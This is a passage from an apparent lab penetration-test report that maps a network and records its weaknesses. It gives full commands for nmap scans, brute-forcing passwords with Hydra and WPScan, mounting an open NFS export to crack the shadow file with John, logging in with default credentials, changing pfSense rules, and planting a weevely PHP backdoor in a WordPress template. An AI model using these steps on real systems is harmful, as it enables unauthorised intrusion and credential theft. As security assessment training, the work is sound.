At this stage, the idea of the following network structure was acquired. Nmap was used to find the reachable (if any) devices behind the firewall. Scanning networks ending with IP addresses .64/27 and 92/27 were unreachable and nmap found no live hosts. However, nmap scan of the .240/30 network revealed the single live host in the subnet under the IP address of 192.168.0.242/30 (Figure 28):

```
root@kali:~# nmap -sn 192.168.0.240/30
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-04 21:36 EST
Nmap scan report for 192.168.0.242
Host is up (0.0038s latency).
Nmap done: 4 IP addresses (1 host up) scanned in 14.41 seconds
```

Figure 28: 192.168.0.240/30 nmap scan

Considering the device with the IP address of .242/30 was the only device that was accessible past the firewall, it was an opportunity to get into the configuration user interface of the firewall. In order to find possible ways of implementing pivoting technique, more information about the host was required. To begin with, the nmap scan was conducted to identify the installed services which were vulnerable to exploits. The results of the nmap scan revealed that the device was an http server, this device was named **Server2** (Figure 29):

```
root@kali:~# nmap -sV 192.168.0.242
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-04 21:37 EST
Nmap scan report for 192.168.0.242
Host is up (0.013s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE VERSION
22/tcp  open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
80/tcp  open  http    Apache httpd 2.4.10 ((Unix))
111/tcp open  rpcbind 2-4 (RPC #100000)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 29: Server2 services running

There were two different ways to exploit the server using vulnerabilities, both of them were described in detail in the section 3.1.10. To begin with, Server2 had OpenSSH running meaning that there was a

possibility for creating a tunneled connection in order to access the firewall's configuration user interface. This was done using the poxy tool called **proxychains**, by using the default port for proxychains which was 9050 and socks4 proxy method with the **ssh** command within Kali Linux a tunneled connection was created which allowed access to the firewall configuration interface inside of the web browser. Another way of getting the access to firewall was found after conducting a server vulnerability scan using a penetration testing tool called **Nikto**, the results reveled that the server is vulnerable to the "shellshock" vulnerability. This vulnerability was then exploited using the **Metasploit framework** which allowed to perform port forwarding.

At this stage the method of port forwarding was used and the http port of the firewall, 192.168.0.234:80 was mounted onto localhost:4000 port. By using the default browser **Firefox,** the firewall congiguration web page was opened, and the log-in page was the first available page. The page proved that it was the firewall interfering with the network mapping process. It was a firewall using pfSense software. In addition to the mentioned above, Server2 was also checked for any other connected devices, and it showed no live hosts connected to the server, meaning that it was safe to assume that devices on the 192.168.0.64/27 were connected after the .97/27 subnet instead. (Figure 30):



Figure 30: Firewall configuration page discovered

It was decided that in order to resume the network mapping process, there was a need to reconfigure the firewall and add a role or exception to permit the KALI machine to connect to other subnets. There were no credentials provided for logging into the firewalls, therefore, the default username and password were tested on the log in page. The credentials used were admin:pfsense which were the valid credentials and revealed the firewall configuration page. On the configuration page the configured interfaces were discovered which partially proved the network structure proposed earlier (Figure 31):



Figure 31: Firewall configured interfaces

To allow the provided KALI machine, the configuration interface was navigated to Firewall/Rules/WAN and two rules were added, one allowed connection from the KALI machine and one allowed connection to the KALI machine. This was done instead of allowing all connection to not compromise the security of the firewall protected devices during this network security evaluation (Figure 32):



Figure 32: Firewall rules added

2.3.6 Router4

At this stage, the provided KALI machine was able to connect to the rest of the devices behind the firewall freely, it was possible to run a nmap scan to find the live hosts. The devices connected to the interfaces WAN and DMZ were already known so the LAN interface was checked. After running a nmap scan a single connected live host was identified in the 192.168.0.96/27 subnet under the IP address of 192.168.0.97/27. By checking the services that are running on the device, it was discovered that it was another VyOS router. This device was named as **Router4** (Figure 33):

```
root@kali:~# nmap -sV 192.168.0.97
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-05 00:10 EST
Nmap scan report for 192.168.0.97
Host is up (0.0050s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE    VERSION
23/tcp  open  telnet     VyOS telnetd
80/tcp  open  http       lighttpd 1.4.28
443/tcp open  ssl/https?
Service Info: Host: vyos; Device: router
```

Figure 33: Router4 services running

The Router4's configuration did not differ from the rest of the routers within the target network so it the command line interface was accessed using telnet and the default credentials vyos:vyos. As mentioned earlier, the assumption was that the subnet .64/27 was connected after .96/27 subnet. This was proven by examining the interfaces of the Router4 which revealed that one of the configured interfaces (eth1) had the IP address of 192.168.0.65/27 (Figure 34):

```
vyos@vyos:~$ show interfaces
Codes: S - State, L - Link, u - Up, D - Down, A - Admin Down
Interface        IP Address                        S/L  Description
---------        ----------                        ---  -----------
eth1             192.168.0.65/27                   u/u
eth2             192.168.0.97/27                   u/u
lo               127.0.0.1/8                       u/u
                 4.4.4.4/32
                 ::1/128
```

Figure 34: Router4 configured interfaces

After identifying the subnet .65/27, the next step was to discover the live hosts. Using the nmap tool, another network scan was performed which revealed a device with the IP address of 192.168.0.66/27 (Figure 35):

```
root@kali:~# nmap -sn 192.168.0.65/27
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-05 00:18 EST
Nmap scan report for 192.168.0.65
Host is up (0.0039s latency).
Nmap scan report for 192.168.0.66
Host is up (0.0040s latency).
Nmap done: 32 IP addresses (2 hosts up) scanned in 14.73 seconds
```

Figure 35: Roter4 eth1 nmap scan

The type of the device was identified using the nmap port scan which displayed the services installed on the device. By analyzing the output, it was determined that the device was a personal computer running OS Linux, this device was named as **PC4** (Figure 36):

```
root@kali:~# nmap -sV 192.168.0.66
Starting Nmap 7.80 ( https://nmap.org ) at 2022-01-05 00:20 EST
Nmap scan report for 192.168.0.66
Host is up (0.0071s latency).
Not shown: 997 closed ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.8 (Ubuntu Linux; protocol 2.0)
111/tcp  open  rpcbind 2-4 (RPC #100000)
2049/tcp open  nfs_acl 2-3 (RPC #100227)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Figure 36: PC4 services running

2.3.7 Additional network mapping process

At this stage the majority of the network was already mapped. To finalize the network map, every end point in the network was identified to perform a further investigation. The reasoning behind that was to be assured that the network map was complete, and all connected devices were mentioned. The list of end points was:

- PC1.
- Server1.
- PC2.
- PC3.
- Server2.
- PC4.

2.3.7.1 PC1

For the purpose of mapping, SSH shell access was the main method of finding additional subnets on the target networks which were connected to personal computers. A tool called **Hydra** was used to obtain the password for username xadmin for gaining access to the SSH. The password was found using password dictionary search and the credentials used to gain access to SSH shell were xadmin:plums, the detailed procedure of this vulnerability was described in section 3.1.1. After running ifconfig command in the secure shell on PC1, there were no undiscovered subnets found (Figure 37):

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:04
          inet addr:192.168.0.210  Bcast:192.168.0.223  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:404/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:6321 errors:0 dropped:0 overruns:0 frame:0
          TX packets:5454 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:765809 (765.8 KB)  TX bytes:865936 (865.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1026 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1026 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:85513 (85.5 KB)  TX bytes:85513 (85.5 KB)
```

Figure 37: PC1 configured interfaces

2.3.7.2 Server1

Finding the list of configured interfaces was one of the most challenging tasks of this evaluation. I was revealed that there is a wordpress running on Server1. The SSH ports were closed on the device, therefore, the simple access to the shell was not possible. Nikto scan identified a web directory on the server 172.16.221.237/wordpress, meaning that it was possible to locate the login form on the server. The login form had the URL address of 172.16.221.237/wordpress/wp-login.php. A preinstalled tool called **WPScan** was used to brute force the admin password and the credentials found were admin:zxc123. After gaining access to the admin portal, it was possible to upload a backdoor PHP code which then gave access to the remote shell to the server. The detailed process of exploiting Server1 was described in section 3.1.3. After gaining the access to the shell the **ip addr** command was executed which presented the list of configured interfaces. No new hosts or connections were revealed (Figure 38):

```
www-data@CS642-VirtualBox:/usr/share/wordpress $ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:15:5d:00:04:08 brd ff:ff:ff:ff:ff:ff
    inet 172.16.221.237/24 brd 172.16.221.255 scope global eth0
       valid_lft forever preferred_lft forever
    inet6 fe80::215:5dff:fe00:408/64 scope link
       valid_lft forever preferred_lft forever
```

Figure 38: Server1 configured interfaces

2.3.7.3 PC2

Following the procedure as mentioned in analysis of PC1, PC2 was also accessed using the SSH connection. The ifconfig command revealed that there is a second Ethernet interface called eth1 configured (Figure 39):

```
xadmin@xadmin-virtual-machine:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:15:5d:00:04:10
          inet addr:192.168.0.34  Bcast:192.168.0.63  Mask:255.255.255.224
          inet6 addr: fe80::215:5dff:fe00:410/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:125 errors:0 dropped:0 overruns:0 frame:0
          TX packets:109 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:13370 (13.3 KB)  TX bytes:18614 (18.6 KB)

eth1      Link encap:Ethernet  HWaddr 00:15:5d:00:04:11
          inet addr:13.13.13.12  Bcast:13.13.13.255  Mask:255.255.255.0
          inet6 addr: fe80::215:5dff:fe00:411/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:59 errors:0 dropped:0 overruns:0 frame:0
          TX packets:63 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:9284 (9.2 KB)  TX bytes:9908 (9.9 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:298 errors:0 dropped:0 overruns:0 frame:0
          TX packets:298 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:22609 (22.6 KB)  TX bytes:22609 (22.6 KB)
```

Figure 39: PC2 configured interfaces

The output revealed that there was an additional subnet 13.13.13.0/24 on the target network which was not identified prior to this step. Pinging IP address 13.13.13.12 directly form the KALI machine did not give any positive results. This suggested that the given subnet was a local connection tied with PC2. It was decided to use SSH Layer3 Ethernet Tunnels to access the subnet this process was described in detail in section 3.1.6. After setting up the tunneled connection, it was possible to perform a nmap scan to identify the live hosts (Figure 40):



Figure 40: 13.13.13.0/24 live hosts

The second live host of the 13.13.13.0/24 subnet was discovered. The next step was to identify the services running on the host to determine the device type. The conducted nmap scan revealed that it was another personal computer running OS Linux, this device was named as **PC2+1** due to its direct association with PC2. The scan also revealed that SSH is running on the computer, this meant that there was a possibility for accessing this computer using SSH certificate login (Figure 41):



Figure 41: PC2+1 services running

Attempting to establish SSH connection using the credentials xadmin:plums like in previous cases did not give any possible results, permission was denied due to invalid credentials. In this case Metasploit framework was used for password dictionary attack the SSH connection. The credentials for PC2+1 were xadmin:!gatvol. The detailed procedure for accession PC2+1 was described in section 3.1.6. No additional devices were connected to PC2+1.

2.3.7.4 PC3

I was attempted to access PC3 SSH secure shell with the same method as with previous personal computers on the network, however, instead of being password protected, PC3 SSH shell was accessible by using publickey only. This was bypassed (the procedure described in section 3.1.8) and the ifconfig command was executed. There were no new subnets discovered (Figure 42):



Figure 42: PC3 configured interfaces

2.3.7.5 Server2

in order to access the shell of Server2, Metasploit framework was used with the Apache shellshock exploit, there was also another option of access found using SSH protocol. Both of the methods were described in detail in section 3.1.10. After running the exploit against Server2, the access to the shell was granted which allowed for inspection of the configured interfaces. After examining the output there was no new connections or live hosts discovered (Figure 43):



Figure 43: Server2 configured interfaces

2.3.7.6 PC4

For PC4 the previous styles of accessing the SSH secure shell did not work since the method of entry was publickey. There were no devices which had their publickey authorized on PC4, so it was decided to find different way of bypassing. The Network File Sharing port was opened, this allowed to manipulate the local files and add generated publickey of the provided KALI machine, which allowed to access the secure shell. The detailed procedure is described in section 3.1.12. Then ifconfig command was executed and proved that there were no additional subnets connected to PC4 (Figure 44):



Figure 44: PC4 Configured interfaces

3 SECURITY WEAKNESSES

3.1 VULNERABILITY PRESENTATION

3.1.1 PC1

There were multiple ways of obtaining password for accessing PC1. The first one was using the **Misconfigured NFS (Network File System) sharing**. It was determined that the protocol was not password protected which allowed mounting all files of PC1 onto the provided KALI machine (Figure 45):

```
root@kali:~# showmount -e 192.168.0.210
Export list for 192.168.0.210:
/ 192.168.0.*
root@kali:~# mount -t nfs 192.168.0.210:/ ~/PC1
root@kali:~# cd ~/PC1
root@kali:~/PC1# ls
bin  boot  cdrom  dev  etc  home  initrd.img  lib  lib64
```

Figure 45: PC1 NFS mounted

After mounting the files, the terminal was navigated into the /etc directory where a search for two main Linux system files was conducted to locate passwd and shadow files which held the information about the user and password of the PC1. This was done using **egrep** command. After locating the files, they were copied into the KALI machine for further investigation. The copied files were then manipulated using **Johnny (Aka John the Ripper)** KALI tool using the following command:

unshadow passwd shadow > pwShadow

After completing the preparation of the password file, the same tool Johnny was used for dictionary attack towards the file using the following command:

john --wordlist=/usr/share/wordlists/rockyou.txt /root/Desktop/pwShadow

As the result of dictionary attack, the system administrator credentials xadmin:plums were found, these credentials can be classified as **weak** (Figure 46):

```
root@kali:~# john --wordlist=/usr/share/wordlists/rockyou.txt /
root/Desktop/pwShadow
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, c
rypt(3) $6$ [SHA512 512/512 AVX512BW 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:01:16 0.64% (ETA: 03:32:34) 0g/s 1433p/s 2866c/s 2866C/s 031577..victoras
plums            (xadmin)
1g 0:00:03:50 2.96% (ETA: 02:23:13) 0.004343g/s 2141p/s 2871c/s 2871C/s lil jj..lexy07
Use the "--show" option to display all of the cracked passwords reliably
```

Figure 46: PC1 password gained NFS+Johnny

The vulnerability presented above can be used against the following personal computers on the network:

- PC1.
- PC2.
- PC3.
- PC4.

There was also another way of obtaining system administrator credentials by using a tool called **Hydra**. This tool can be used for dictionary attack against the opened **SSH (Secure Shell)** port as this port was **not protected from brute forcing approaches**. The following command was used for finding the password:

hydra -l xadmin -P /usr/share/wordlists/rockyou.txt 192.168.0.210 -t 4 ssh

The dictionary attack resulted in reveal of the sysadmin credentials (Figure 47):

```
[22][ssh] host: 192.168.0.210   login: xadmin   password: plums
1 of 1 target successfully completed, 1 valid password found
```

Figure 47: PC1 password found

The vulnerability presented above can be used against the following personal computers on the network:

- PC1.
- PC2.
- PC3.
- PC4.

After acquisition of the sysadmin credentials, it was possible to use them for logging into the SSH (Secure Shell) port using the following command:

ssh xadmin@192.168.0.210

This allowed the access to the remote shell for most of the personal computers on the target network. PC1 is used as an example (Figure 48):

```
root@kali:~# ssh xadmin@192.168.0.210
xadmin@192.168.0.210's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Jan 10 07:02:20 2022 from 192.168.0.200
xadmin@xadmin-virtual-machine:~$
```

Figure 48: PC1 SSH shell accessed

3.1.2 Router1

The method of accessing Router1 was through the telnet port. Using the telnet command it was possible to login into remote shell of the router using the **default credentials**, which were vyos:vyos. The rest all the routers on the system share the same username and password for use with telnet. Router1 also had the SSH port open however attempting to crack the passwords for the root user or xadmin user did not give any successful results, however, there were **no brute force protection** rules in place so cracking the password potentially could be possible. The following screenshots represents the access to the router (Figure 49):



Figure 49: Accessing Router1 shell

There was also **information leakage** found on the Router1. If the IP address is typed into the web browser, the web page with the OS information is presented (Figure 50):



Figure 50: Router1 information leakage

3.1.3 Server1

Accessing Server1 was challenging as the SSH port was closed. This encouraged the further investigation to be done. A generic Nikto scan was conducted against the server which revealed WordPress running on the server, specifically on port 80. After navigating to the following URL 172.16.221.237/wordpress, The WordPress based website was revealed. After manually examining the website a login form was located under the URL 172.16.221.237/wordpress/wp-login.php. Using a tool called **WPScan** the admin password was cracked using the following command:

wpscan --url 172.16.221.237/wordpress/ --passwords /usr/share/wordlists/metasploit/password.lst -usernames admin --max-threads 16

The credentials for logging into the administrator account were admin:zxc123 (Figure 51):



Figure 51: WordPress login form cracked

After entering the valid credentials into the login form, the access to the admin portal was gained. It was decided to attempt a file inclusion exploit which would grant the access to the remote shell on the server. Several points of entry were tested including the media uploads section, however, uploading a PHP file was not possible due to correct configuration of whitelisting. Uploading PHP files was not possible even after allowing unfiltered file uploading in the security section of WordPress settings. After further manual inspection of the admin portal, page template editor was located. It was identified that manipulating those templates could result in execution of malicious PHP code. At this stage, it was attempted to upload a backdoor PHP code into the generic page template of the given WordPress server. The code was generated using a tool called **weevely** (Figure 52):



Figure 52: Server1 Backdoor code generated

The PHP file was then opened using add text editor and the code was copied into the page template of the WordPress. the template can be found using the admin portal, in the appearance> editor> page template (page.php) Section (Figure 53):

Figure 53: Server1 PHP backdoor into page template

The next step was to create an empty page so that the only code present on the Web page was the backdoor code. This can be done using pages>add new option in the admin portal. after creating the empty web page, it was possible to use the “view page” button to gain the URL of the infected web page (Figure 54):

